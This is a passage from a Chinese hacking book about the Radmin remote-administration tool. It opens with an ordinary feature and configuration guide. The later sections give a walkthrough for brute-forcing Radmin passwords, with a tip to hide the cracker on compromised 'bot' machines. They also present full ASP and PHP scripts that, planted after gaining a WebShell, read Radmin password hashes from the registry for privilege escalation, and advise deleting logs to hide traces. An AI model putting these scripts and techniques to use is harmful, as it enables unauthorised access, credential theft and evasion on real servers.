Radmin 以加密模式工作，为所有连接到远程计算机的数据、屏幕图像、鼠标移动和键盘信号采用随机生成的密钥 256 位 AES 强加密，而且可以使用 Windows Security 或 Radmin Security。Windows 安全性支持对特定用户使用不同的权限，或者对主域、可信域和活动目录的用户组使用不同的权限，支持自动使用登录用户凭证和 Kerberos 验证。Radmin 安全性支持对添加到 Radmin Server 访问列表中的用户使用不同的权限。Radmin 用户验证使用新的基于 Diffie-Hellman 的密钥交换机制，密钥长度为 2 048 位。IP Filter 仅允许从特定 IP 地址和网络访问 Radmin Server。通过 Radmin 可以查看添加到日志文件的 DNS 名称和用户名信息。Radmin 提供了智能防护密码猜测机制，5 次密码登录错误后自动进行延迟。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

（3）硬件支持英特尔® AMT 新产品远程控制

Radmin 3.4 支持英特尔®AMT（主动管理技术），它允许进行远程计算机控制（即使是关闭或无法启动操作系统）。可以使用 Radmin 浏览器打开、重新启动和关闭远程计算机。Radmin 还能使用户可以查看和修改远程计算机的 BIOS 设置，并从本地 CD 或磁盘映像文件启动远程计算机。

（4）全面兼容 Windows 7 新功能

Radmin 3.4 完全支持 Windows 7 32 位和 64 位操作系统，包括用户账户控制和快速用户切换。Radmin 3.4 的服务端支持 Windows 7/Vista/XP/2008/2003/2000（32 位）和 Windows 7/Vista/XP/2008/2003（64 位）操作系统。Radmin 3.4 的浏览器端支持 Windows 7/Vista/XP/2008/2003/2000/ME/98/95/NT4.0（32 位）和 Windows 7/Vista/XP/2008/2003（64 位）操作系统。

（5）操作简单，支持多连接

Radmin 支持被控端以服务的方式运行，支持多个连接和 IP 地址过滤（即允许特定的 IP 地址控制远程机器）、个性化的文档互传、远程关机，支持高分辨率模式、基于 Windows NT 的安全支持和密码保护，以及提供日志文件等。Radmin 目前支持 TCP/IP 协议，应用十分广泛。

2. 软件组成

Radmin 分为服务端（Radmin Server）和浏览器端（Radmin Viewer）两个部分，在早期版本中，这两个部分是集成在一起的，在 Radmin 3.0 以后就将其分开了。浏览器端即 Radmin.exe，服务端即早期的 R_server.exe。在后续版本中增加了一些功能，服务端的名称也进行了更改。服务端主程序由“R_server.exe”更名为“rserver3.exe”，其安装文件路径由“C:\Program Files\Radmin”变为“C:\WINDOWS\system32\rserver30”，共有 25 个主要程序文件。

1.16.2　Radmin 的基本操作

下面介绍 Radmin 的基本操作。

1. 安装浏览器端和服务端

Radmin 服务端和浏览器端的安装方法很简单，只要按照提示进行操作即可。目前该软件的语言以英文为主。

2. 服务端详细设置

01　设置主窗口

依次单击“开始”→“程序”→“Radmin Server 3”→“Setting For Radmin Server”选项，进入 Radmin Server 设置窗口，如图 1-157 所示。Radmin Server 的所有设置都是通过该窗口完成的。在 Radmin 3.0 以前的版本中，还可以通过命令行进行设置。

02　输入注册码

在设置主窗口中单击“Enter license”按钮，在弹出的“License Code”对话框中输入注册码，否则在 30 天试用期结束后，客户端将无法连接服务端，需要输入正确的注册码后才能使用，如图 1-158 所示。

03　设置 Radmin Server 选项（Options）

在主窗口中单击“Options...”按钮，会打开一个选项设置窗口，如图 1-159 所示。在该窗口中，有“General”（普通）、“Miscellaneous”、“IP Filter”（IP 地址过滤）、“Language”（语言）、“Chat Options”

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

（聊天选项）和“Voice Chat Options”（语音聊天选项）六大功能。




图 1-157　Radmin Server 设置主窗口




图 1-158　输入注册码




图 1-159　设置选项主窗口

（1）普通设置

在普通设置中，有“Port”（端口）、“Tray icon”（托盘图标）、“Incoming connection dialog”（连接对话框）和“Logging”（日志）四大选项。Radmin Server 的默认端口为“4899”，如果需要更改该端口为自定义的未使用端口，可以取消勾选“Use default port”，同时在下面的输入框中输入自定义的端口号。

托盘图标主要用于设置是否在计算机上显示连接图标，默认为显示。该图标一般在任务栏右下角，双击该图标可以查看当前的连接，并显示“Incoming connections are accepted on port 4899”提示信息。在 Radmin Server 2.x 版本中，可以设置不显示该图标；在 Radmin Server 3.x 版本中，该图标有两种设置方式，分别是“Show in System Tray”和“Always Show”。

“Incoming connection dialog”选项主要用于设置用户访问许可，有两种方式供用户选择，一种是访问超时后自动拒绝访问，另一种是超时后自动允许访问，默认为第一种方式。在该选项中，可以设置 Timeout 的默认时间，默认为 10 秒。一般情况下，可以将该时间修改得长一些，如 100 秒。

“Logging”选项主要用于记录错误日志和访问日志。在日志下方，用户可以根据实际情况选择记录“All errors”、“No errors”、“Critical errors”、“Medium errors”和“Small errors”这 5 种错误之一。选中“Use Event Log”选项表示记录使用事件日志，选中“Use Logfiles”选项表示记录用户登录日志。在默认情况下，日志记录文件为 C:\WINDOWS\system32\rserver30\Radm_log.htm，用户可以根据实际情况重新设定记录日志文件的位置及名称。日志设置完毕后，客户端连接或者服务端启动等信息都会详细记录在 Radm_log.htm 文件中。如图 1-160 所示，该文件就记录了 Radmin Server 的具体情况。

（2）“Miscellaneous”设置

“Miscellaneous”设置非常有用，如图 1-161 所示，需要禁用哪个功能，就选中该功能前的复选框即可。在“Disable connection mode”（禁用连接模式）设置区中有如下 9 个选项。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- Disable Remote Screen Control：禁用远程屏幕控制功能，即禁用完全控制功能。
- Disable Remote Screen View：禁用远程屏幕浏览功能。
- Disable File Transfer：禁用文件传输功能。
- Disable Telnet：禁用 Telnet 功能。
- Disable Redirect：禁用重定向功能。该功能主要用于内网代理或者外网代理，即通过某一个 Radmin 服务端访问其他的 Radmin 服务端。
- Disable Shutdown：禁用关闭计算机功能。
- Disable Text Chat：禁用文本聊天功能。
- Disable Audio Chat：禁用语音聊天功能。
- Disable Send Message：禁用发送消息功能。
- Do not resolve IP addresses to hostname：不将 IP 地址解析为主机名。




图 1-160　日志详细记录




图 1-161　Miscellaneous 设置

（3）IP 地址过滤设置

IP 地址过滤，顾名思义，就是允许指定的 IP 地址或者 IP 地址范围访问。设置该功能后，从网络上能够看到 4899 端口开放，却无法通过 Radmin 客户端连接访问。如图 1-162 所示，在“IP Filter”设置中勾选“Enable IP Filter”复选框，接着单击“Add”按钮，添加允许的 IP 地址或者 IP 地址范围。对于已经添加的 IP 地址或者范围，如果不再使用或者不再允许访问，只要选中后单击“Remove”按钮将其移除即可。




图 1-162　设置 IP 地址过滤

（4）语言设置

尽管 Radmin 官方声称支持多种语言，但实际测试中发现并非如此，也许是因为缺少相应的语言

文件吧。语言设置很简单，需要使用哪种语言，就选择哪种语言。

（5）聊天选项设置

在 Radmin 3.2 及后续版本中加入了聊天功能，主要用于控制端与被控制端之间的交流。如图 1-163 所示，如果使用聊天功能，则可以设置服务端聊天显示的昵称，在“Nick name”文本框中输入昵称即可，默认昵称是“user”，在“User information”文本框中可以填写简单的用户介绍。在 Radmin 中，还可以对聊天界面的外观进行设置，如图 1-164 所示，可以设置聊天文字样式等。

在“Additional”（附加）选项中，可以设置是否显示自己的昵称，每一条消息发送的时间戳，对聊天发起方连接及断开的确认，是否允许使用特殊的命令，以及是否记录聊天日志等，如图 1-165 所示。

（6）语音聊天设置

语音聊天设置与聊天设置类似，如图 1-166 所示，唯一不同的是需要设置声卡设备。




图 1-163　聊天设置




图 1-164　设置聊天界面外观




图 1-165　聊天附加选项设置




图 1-166　语音聊天设置

04　安全许可设置

Radmin 中的“Permissions”是最重要的设置之一。在 Radmin 主窗口单击“Permissions”选项，打开“Radmin Server Security Mode”对话框，如图 1-167 所示。该对话框提供了两种安全设置，一种是“Radmin Security”，另一种就是“Windows NT Security”。单击选中需要使用的安全设置，然后单击“Permissions”按钮，进入详细设置界面。




图 1-167　选择安全许可模式

（1）“Radmin Security”安全模式

在“Radmin Security”安全模式中，需要添加用户。如图 1-168 所示，单击“Add User”按钮添加一个用户后，再进行详细设置。如果是完全访问，则勾选“All Access”复选框即可，否则应根据实际需要进行选择。一共有如下 10 种权限供用户选择。

- All Access：完全访问。
- Remote Screen Control：远程屏幕控制。
- Remote Screen View：远程屏幕浏览。
- Telnet：Telnet 命令执行模式。
- File Transfer：文件传输。
- Redirect：重定向。
- Text Chat：聊天。
- Audio Chat：语音聊天。
- Send Message：发送消息。
- Shutdown：关闭计算机。

（2）“Windows NT Security”安全模式

选择“Windows NT Security”设置后，将按照 Windows 用户域模式进行安全管理。如图 1-169 所示，单击“添加”按钮，从 Windows 用户管理器中添加一个用户，然后在“Administrators 的权限”设置区中进行设置。使用“Windows NT Security”安全模式时，可以结合 Windows 文件权限管理进行更加细致的设置，即可以授予用户特别的权限。

图 1-168　设置 Radmin Security 安全模式

图 1-169　Windows NT Security 设置

1.16.3 Radmin 的使用

打开“Radmin Viewer”窗口，如图 1-170 所示，该界面是 Radmin 客户端管理主界面，对 Radmin 服务端的所有操作都能在这个界面中完成。




图 1-170 Radmin 客户端管理主界面

“Radmin Viewer”窗口有一个英文菜单和工具栏，工具栏中各按钮的功能依次为连接一个地址、新建一个连接、删除连接地址、查看地址属性、屏幕完全控制、屏幕浏览、Telnet、文件传输、关闭计算机、聊天、语音聊天、发送消息、选择图标浏览方式、以文件夹方式浏览、查看在线计算机。在 Radmin Viewer 中是通过 IP 地址来进行管理的。

1. 新建连接

在“Radmin Viewer”窗口依次单击“Connection”→“New Connection”选项，或者在工具栏中单击第二个图标，即可在 Radmin 客户端中打开新建连接窗口。如图 1-171 所示，在“IP address or DNS”文本框中输入 IP 地址或者 DNS 地址，“Name of entry”文本框中显示的是在“Radmin Viewer”窗口中显示的名称，如果是新建连接，不需要输入该名称，默认是 IP 地址的名称。在本例中，输入的 IP 地址为 192.168.209.130，端口使用默认的 4899。设置完成后，就会在 Radmin 客户端中以 IP 地址进行显示。




图 1-171 新建一个连接

2. Telnet 连接服务端

在 Radmin 客户端管理界面中，选中刚才新建的 IP 地址 192.168.209.130，然后单击右键，在弹出的快捷菜单中选择“Telnet”选项。如果客户端和服务端可以连接，就会立刻出现一个登录窗口，如图 1-172 所示，要求输入用户名和密码，在此输入先前创建的用户和密码。在登录过程中会显示登录的一些信息，如图 1-173 所示。




图 1-172　Radmin 安全验证登录窗口




图 1-173　登录连接信息

Radmin 有两种安全验证方式，一种是 Radmin 的方式，另一种是 Windows 的方式。当登录验证通过后，就会出现我们熟悉的 Telnet 界面，如图 1-174 所示。该界面与 DOS 界面类似，可以执行各种 DOS 命令，还可以保存显示的内容到本地文件。




图 1-174　使用 Telnet

3. 文件传输

文件传输，顾名思义，就是文件的上传与下载。Radmin 文件传输的使用方式与 Telnet 方式类似，打开后的初始界面如图 1-175 所示，单击其中的盘符即可像资源管理器一样浏览文件，文件传输的目的地必须是具体的磁盘。通过“Radmin Viewer”窗口，可以在本机和服务端上创建、删除、修改文件。




图 1-175　文件传输

4. 远程屏幕监控

远程屏幕监控，换句话说就是完全控制服务端计算机。单击工具栏上的第五个图标，或者依次单击“Mode”→“Full Control”选项，即可使用远程屏幕监控。密码验证通过后，如图 1-176 所示。当使用屏幕控制后，在 Radmin 主窗口中即可对服务端（被控制计算机）进行各种操作，就像在本地操作计算机一样。

5. 聊天与发送短消息

相对 Radmin 强大的控制功能来说，其聊天与发送短消息功能就像是赠品，方便管理员进行管理与交流。依次选择“Mode”→“Chat”选项，如图 1-177 所示，界面与 QQ 聊天界面类似。Radmin

发送消息就是一个信使。选择需要发送的计算机 IP 地址，依次选择“Mode”→“Send Message”选项，即可发送短消息，如图 1-178 所示。当客户端发送后，服务端很快就能收到短消息。

图 1-176　远程屏幕监控




图 1-177　通过 Radmin 进行聊天




图 1-178　发送和接受短消息

6. Intel AMT 技术

在 Radmin 3.2 及后续版本提供了 Intel AMT 技术，声称可以实现冷启动、BIOS 远程控制和网络启动。该功能的使用如图 1-179 所示，选择需要使用该技术的 IP 地址，并选择相应的功能即可。




图 1-179　使用 Intel AMT 技术

总而言之，Radmin 是一款不错的远程管理工具，功能强大，速度也比较快。通过上面的介绍，

即使是一个菜鸟也可以很快明白应该如何操作 Radmin。赶快动手在自己的虚拟机中搭建一个环境，玩玩“控制与被控制”的游戏吧。

1.16.4　Radmin 口令暴力攻击

网上基本找不到有关 Radmin 口令暴力的工具，笔者在国外论坛查阅资料时偶然得到了一款有关该软件口令破解的工具。

1. Radmin 破解文件分析

（1）文件组成

该暴力破解软件共有 4 个文件，分别是 password.txt、radmin.exe、radmin.nfo、radmincracker.exe。password.txt 为密码字典文件，该文件可以手动修改，每一个密码为单独一行，使用“记事本”程序打开后，如图 1-180 所示，其中包含 5 个密码，第一个密码为空，后面的密码依次是“radmin”、“password”、“letmein”和“admin”，该密码文件即 Radmin 服务端的连接密码。radmin.exe 是服务端管理器，即客户端，通过 radmin.exe 可以连接 Radmin 服务端。radmin.nfo 是用于查看系统信息的文件，具体功能笔者也不太清楚。radmincracker.exe 是 Radmin 密码破解程序。




图 1-180　Radmin 破解程序密码字典

注意

在以上文件中，radmin.exe 和 password.txt 的文件名不能更改，否则将导致程序无法运行。

（2）Radmin 口令破解命令格式

使用 UltraEdit 软件直接编辑 radmincracker.exe，使用二进制格式查看，radmincracker.exe 的命令格式为“radmincracker.exe ip ip ip”，如图 1-181 所示。在 DOS 提示符下输入“radmincracker.exe”并运行，也会提示其命令格式。




图 1-181　获取 Radmin 破解程序的具体运行命令

（3）测试环境的搭建

在虚拟机中建立两个 Windows XP 操作系统（A 系统和 B 系统），在 A 系统中安装 Radmin 2.2，在 B 系统中将 Radmin 口令破解软件放到“Tools”文件夹中。A 系统的 IP 地址为 192.168.209.130。

2. 实际测试

（1）环境测试

在测试环境搭建成功后，还需要进行网络连通性测试，即使用 ping 命令对 A 系统进行网络测试。将 sfind.exe 复制到 B 系统中，使用“sfind -p 192.168.209.130”语句查看 A 系统中对外端口的开放情况，如果结果中未看到 4899 端口开放，可能有两个原因：一是被防火墙拦截；二是 Radmin 软件的安装设置存在问题。可以关闭 Windows 防火墙或者在防火墙例外列表中添加 4899 端口为允许端口，然后重启 A 系统或者在命令提示符下使用“net start r_server”命令启动 Radmin 服务端。同时，需要设置 A 系统中 Radmin 服务端的连接密码为“password”。

（2）口令破解测试

在 DOS 提示符下输入“radmincracker 192.168.209.130”，按下“回车”键开始破解，如图 1-182 所示。在 DOS 提示符下会给出 IP 地址和密码的列表，当找到匹配的密码后会给出结果，在本例中显示的结果为“192.168.209.130: password successfully opened”。破解成功后，破解程序会自动 Telnet 被破解的 Radmin 服务端，也就是说，Radmin 客户端是通过 Telnet 方式连接的。

3. 破解后续处理以及技巧

Radmincracker 破解程序在破解 Radmin 密码成功后会自动在当前文件夹下生成一个 TXT 文件，文件以被破解的 IP 地址命名，如图 1-183 所示，在该文件中显示格式为“IP 地址:密码”。

图 1-182 口令破解测试




图 1-183 破解结果文件

Radmin 破解技巧

（1）radmincracker.exe 破解程序在破解时占用系统资源较多，因此，在破解时密码字典不宜太大，每一次破解密码字典以小于 100kb 为佳。

（2）破解时最好在服务器上运行破解程序。

（3）在肉机上可以使用一些第三方程序将当前窗口隐藏，隔一段时间查看破解结果文件即可。

（4）破解 IP 地址不宜设置太多。当 Radmin 破解成功后会自动 Telnet 连接其服务端，连接过多会影响网络，需要在线进行处理。

总的来说，这款软件还是不错的，破解难度取决于密码字典的选取。感兴趣的读者可以到安天

365 论坛（http://www.antian365.com）下载该软件。

1.16.5　Radmin 在渗透中的妙用

Radmin 在渗透中的妙用主要在提权。在获得 Radmin 的 Hash 值后，无须破解 Radmin 的密码即可正常使用 Radmin。

1. 利用 Radmin 提权

很多 Web 服务器为了管理方便，都会安装一些远程控制软件进行系统和应用程序的维护。当我们通过 SQL 注入等方式获得 WebShell 后，一旦发现系统安装了 Radmin 软件，那么一个比较快捷的方法就是获取 Radmin 的 Hash 值和端口等信息，然后通过 Radmin_hash 客户端连接工具直接连接，从而达到提权的目地。

在 Radmin 2.X 中，其参数设置信息均保存在注册表“HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters”键值下，如图 1-184 所示。




图 1-184　Radmin 2.X 版本参数注册表中保存位置

“Parameter”是默认密码保存值，“Port”是默认端口保存值。而 Radmin 3.X 更改了加密方式，分为 NT 用户安全和 Radmin 安全模式，具体体现在键值上，示例如下。

- Radmin 安全密码信息的保存位置：HKEY_LOCAL_MACHINE\SOFTWARE\Radmin\v3.0\Server\Parameters\RadminSecurity\1。
- Radmin 安全密码信息的保存位置：HKEY_LOCAL_MACHINE\SOFTWARE\Radmin\v3.0\Server\Parameters\NtUsers。

在 Radmin 3.X 中，其密码信息保存在名称为“1”的键值中。由于“1”是数字，因此，目前还没有找到成功通过脚本读取该值的方法。下面介绍如何读取 Radmin 2.X 中的参数信息。

2. 获取 Radmin 的有关信息

（1）通过 radmin.asp 获取

将以下代码保存为 radmin.asp 文件，并将其放在网站目录中。

```
<%
Set WSH= Server.CreateObject("WSCRIPT.SHELL")
RadminPath="HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\"
```

```
Parameter="Parameter"
Port = "Port"
path="LogFilePath"
ParameterArray=WSH.REGREAD(RadminPath & Parameter )
Response.write "The Result of Radmin Hash"
Response.write "</br>"
Response.write ""
Response.write Parameter&":"
If IsArray(ParameterArray) Then
For i = 0 To UBound(ParameterArray)
If Len (hex(ParameterArray(i)))=1 Then
strObj = strObj & "0" & CStr(Hex(ParameterArray(i)))
Else
strObj = strObj & Hex(ParameterArray(i))
End If
Next
response.write Lcase(strobj)
Response.write "</br>"
Else
response.write "Error! Can't Read!"
End If
Response.write ""
IF Port<>"" then
PortArray=WSH.REGREAD(RadminPath & Port )
If IsArray(PortArray) Then
Response.write Port &":"
Response.write hextointer(CStr(Hex(PortArray(1)))&CStr(Hex(PortArray(0))))
Response.write "<br>"
Else
Response.write "Error! Can't Read!"
End If
else
  Response.write "Port is defualt 4899!"
end if
Rpath=WSH.REGREAD(RadminPath & path )
Response.write"日志文件存储地址位："
Response.write Rpath
Response.write "<br>"
Function hextointer(strin)
Dim i, j, k, result
result = 0
For i = 1 To Len(strin)
If Mid(strin, i, 1) = "f" or Mid(strin, i, 1) ="F" Then
j = 15
End If
If Mid(strin, i, 1) = "e" or Mid(strin, i, 1) = "E" Then
j = 14
End If
If Mid(strin, i, 1) = "d" or Mid(strin, i, 1) = "D" Then
j = 13
End If
If Mid(strin, i, 1) = "c" or Mid(strin, i, 1) = "C" Then
j = 12
End If
If Mid(strin, i, 1) = "b" or Mid(strin, i, 1) = "B" Then
```

```
    j = 11
    End If
    If Mid(strin, i, 1) = "a" or Mid(strin, i, 1) = "A" Then
    j = 10
    End If
    If Mid(strin, i, 1) <= "9" And Mid(strin, i, 1) >= "0" Then
    j = CInt(Mid(strin, i, 1))
    End If
    For k = 1 To Len(strin) - i
    j = j * 16
    Next
    result = result + j
    Next
    hextointer = result
    End Function
    %>
```

直接访问该文件，即可读取 Radmin 的有关信息，如图 1-185 所示，获取了如下信息。

- radmin hash is:2ba5e187e2589be6f80da046aa7e3c：Radmin 的密码专用 Hash 值。
- radmin port is:48999：Radmin 的默认端口为 4899，在本例中修改为 48999。
- radmin log path is:c:\logfile.txt：Radmin 日志文件的保存位置和文件名称，在访问后可以将其删除，以免留下痕迹。




图 1-185　获取 Radmin 的有关信息

（2）通过 radmin.php 获取

服务器可能会使用 PHP 脚本语言，那么使用 radmin.asp 文件就无法读取其相关信息了。这时要想读取 Radmin 的信息，只要将以下代码保存为 radmin.php 文件即可，方法与保存 radmin.asp 文件类似，效果如图 1-186 所示。

```
    <?php
    $shell = new COM("WScript.Shell") or die("This thing requires Windows Scripting
Host");
    $rootkey = "HKEY_LOCAL_MACHINE\\SYSTEM\RAdmin\\v2.0\\Server\\Parameters\\";
    $Parameter = "Parameter";
    $Port = "Port";
    $logpath = "LogFilePath";
    $myparam = $shell->RegRead($rootkey.$Parameter);
    $myport = $shell->RegRead($rootkey.$Port);
    $path = $shell->RegRead($rootkey.$logpath);
    echo "radmin hash is:";
    foreach($myparam as $a){
```

```
    echo dechex($a);
    }
    echo "<br>";
    echo "radmin port is :".hexdec(dechex($myport[1]).dechex($myport[0]))."<br>";
    echo "radmin log path is:$path<br>";
    echo "please clean the log"
    ?>
```




图 1-186　通过 radmin.php 获取 Radmin 参数值

注意

（1）在使用 radmin.asp 或者 radmin.php 文件读取服务器中的 Radmin 参数信息时，有可能会由于权限问题而无法读取。

